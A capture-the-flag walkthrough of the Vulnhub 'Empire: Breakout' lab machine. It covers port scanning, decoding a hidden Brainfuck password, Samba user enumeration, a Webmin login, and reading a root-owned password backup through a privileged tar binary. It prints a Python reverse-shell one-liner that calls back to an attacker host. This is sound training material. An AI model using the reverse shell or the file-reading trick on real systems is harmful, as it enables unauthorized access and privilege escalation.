Empire: Breakout Walkthrough

by thestinger97

Report Date: 01/09/2022

Machine Release Date: October 21 2021
Machine Author: icex64 & Empire Cybersecurity
Source: Vulnhub.com
Url: https://www.vulnhub.com/entry/empire-breakout,751/


Environment Used:

- Virtualbox
- Parrot OS 5 (**Attacker Machine**)
- Debian GNU/Linux 11 (**Target Machine**)

Network Configuration: NAT Network


Step 1: Reconnaissance

When I booted up the machine, it greeted me with this screen.



The **ip address** of the target machine is shown on the screen which is **10.0.2.10** on interface **eth0**.

Used the command: **sudo nmap -sV -A 10.0.2.10** find which ports were open and what services were running on those ports (**-sV**). I also enabled OS detecting and version detection. (**-A**)



After I saw port 80

was open I went to the website and it was the default apache web server page. However, I found something interesting when I was going through the source code of the web page.

```
<!--
don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.----.<++++++++++.-----------.>----------.++++.<<+.>-.--------.++++++++++++++++++.<------------.>>---------.<<++++++.++++++.

-->
```

I wasn't sure what this was so I googled it and I found out that it was a message encrypted with Brainfuck language. So when I decoded it the result was : **.2uqPEfj3D<P'a-3**

I figured this was a password something and moved on to explore other running services.

Step 2: SMB Enumeration


As shown on the nmap scan previously, ports **139** and **145** are open and they are running **Samba**.
I used the tool Enum4linux to enumerate information about the service with the command:
enum4linux 10.0.2.10

From the results, I found a user named **cyber.**

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
```

Step 3 : Gaining Access

I knew that the **Webmin** service was open on the server on port **20000** which is the interface for login. After I entered the username **cyber** and the password **.2uqPEfj3D<P'a-3** ... I was in.



Under the Usermin, Login section, I found there was a command shell option which I can use to interact with the machine. I used to commands: **whoami**, **pwd**, and **ls -la** in order.

whoami: Which user am I on the system?
pwd: Print working directory
ls -la : List all files

```
> whoami
cyber
> pwd
/home/cyber
> ls -la
total 568
drwxr-xr-x  8 cyber cyber   4096 Oct 20 07:52 .
drwxr-xr-x  3 root  root    4096 Oct 19 08:24 ..
-rw-------  1 cyber cyber      0 Oct 20 07:52 .bash_history
-rw-r--r--  1 cyber cyber    220 Oct 19 08:24 .bash_logout
-rw-r--r--  1 cyber cyber   3526 Oct 19 08:24 .bashrc
drwxr-xr-x  2 cyber cyber   4096 Oct 19 14:06 .filemin
drwx------  2 cyber cyber   4096 Oct 19 14:00 .gnupg
drwxr-xr-x  3 cyber cyber   4096 Oct 19 14:29 .local
-rw-r--r--  1 cyber cyber    807 Oct 19 08:24 .profile
drwx------  2 cyber cyber   4096 Oct 19 13:59 .spamassassin
-rwxr-xr-x  1 root  root  531928 Oct 19 15:40 tar
drwxr-xr-x  2 cyber cyber   4096 Oct 20 07:52 .tmp
drwx------ 16 cyber cyber   4096 Oct 19 14:26 .usermin
-rw-r--r--  1 cyber cyber     48 Oct 19 14:31 user.txt
```

I found **user.txt** and read the contents with the command: **cat user.txt**

```
> cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
```

That was the **user flag**.

I realized this shell was good and fast for easy commands but for commands that are more complicated, there is a lot of waiting time for the shell to process. I decided to get a reverse shell to make life easier for me. I used the command: **php –version** but unfortunately this server didn't have **php** but it did have **python3** (command: **python –version**)


```
> python3 --version
Python 3.9.2
```

I used this python one liner:
python3 -c 'import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("Kali-IP",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'

Source: https://gist.github.com/lucasgates/0c6330c582d0ccf52fad129d5e7e9de7

I modified the sections: Kali-IP and 443 to my attacker machine's ip address **10.0.2.7** and port **1234** where I'll be listening using netcat. I used the command: **nc -nvlp 1234**

-l: listen mode
-n: numeric-only IP addresses
-v: verbose mode
-p: port number



Step 4: Privilege Escalation

I found it very interesting that the tar executable was in the **/home/cyber/** directory. I suspected that I needed to use it somehow to escalate my privileges. I was exploring through the server trying to see what is where and I came across the **.old_pass.bak** under the **/var/backups/** directory. This must have been a backup files with old passwords and I can use **tar** to open and read this file. I went back to the **/home/cyber/** directory**.**


I used the command: **./tar -cf bak.tar /var/backups/.old_pass.bak**

-c: create a new archive
-f : user archive file

Then the command: **tar -xf bak.tar**

-x: extract

This extracted a **/var/backups** directory under **cyber's home folder** with the **.old_pass.bak** file in it. I used the commands cd **/var/backups/** and **cat .old_pass.bak** in order.



This must have been the **root password**. I used the command: **su root** and entered the password.

```
root@breakout:/home/cyber#
```

And I was root!

I went to the directory **/root** by using the **cd** command and used **ls -la** to see what is inside. I found the **rOOt.txt** file and used the **cat** command to read it.

```
root@breakout:~# cat rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~#
```

And that was the **root flag**.

Side Note:

When you first access the machine as the cyber user, you can not **cat /var/backups/.old_pass.bak** you will get permission denied because the cyber user does not have read permissions for that file. You need to use the tar executable to create a new archive and then extract it. That way, the **new .old_pass.bak file will be owned by the cyber user** and the cyber user will have read permission on the file.

```
-rw-------  1 root root    17 Oct 20 07:49 .old_pass.bak
```

.old_pass.bak under /var/backups

```
-rw------- 1 cyber cyber   17 Oct 20 07:49 .old_pass.bak
```

.old_pass.bak under /home/cyber/var/backups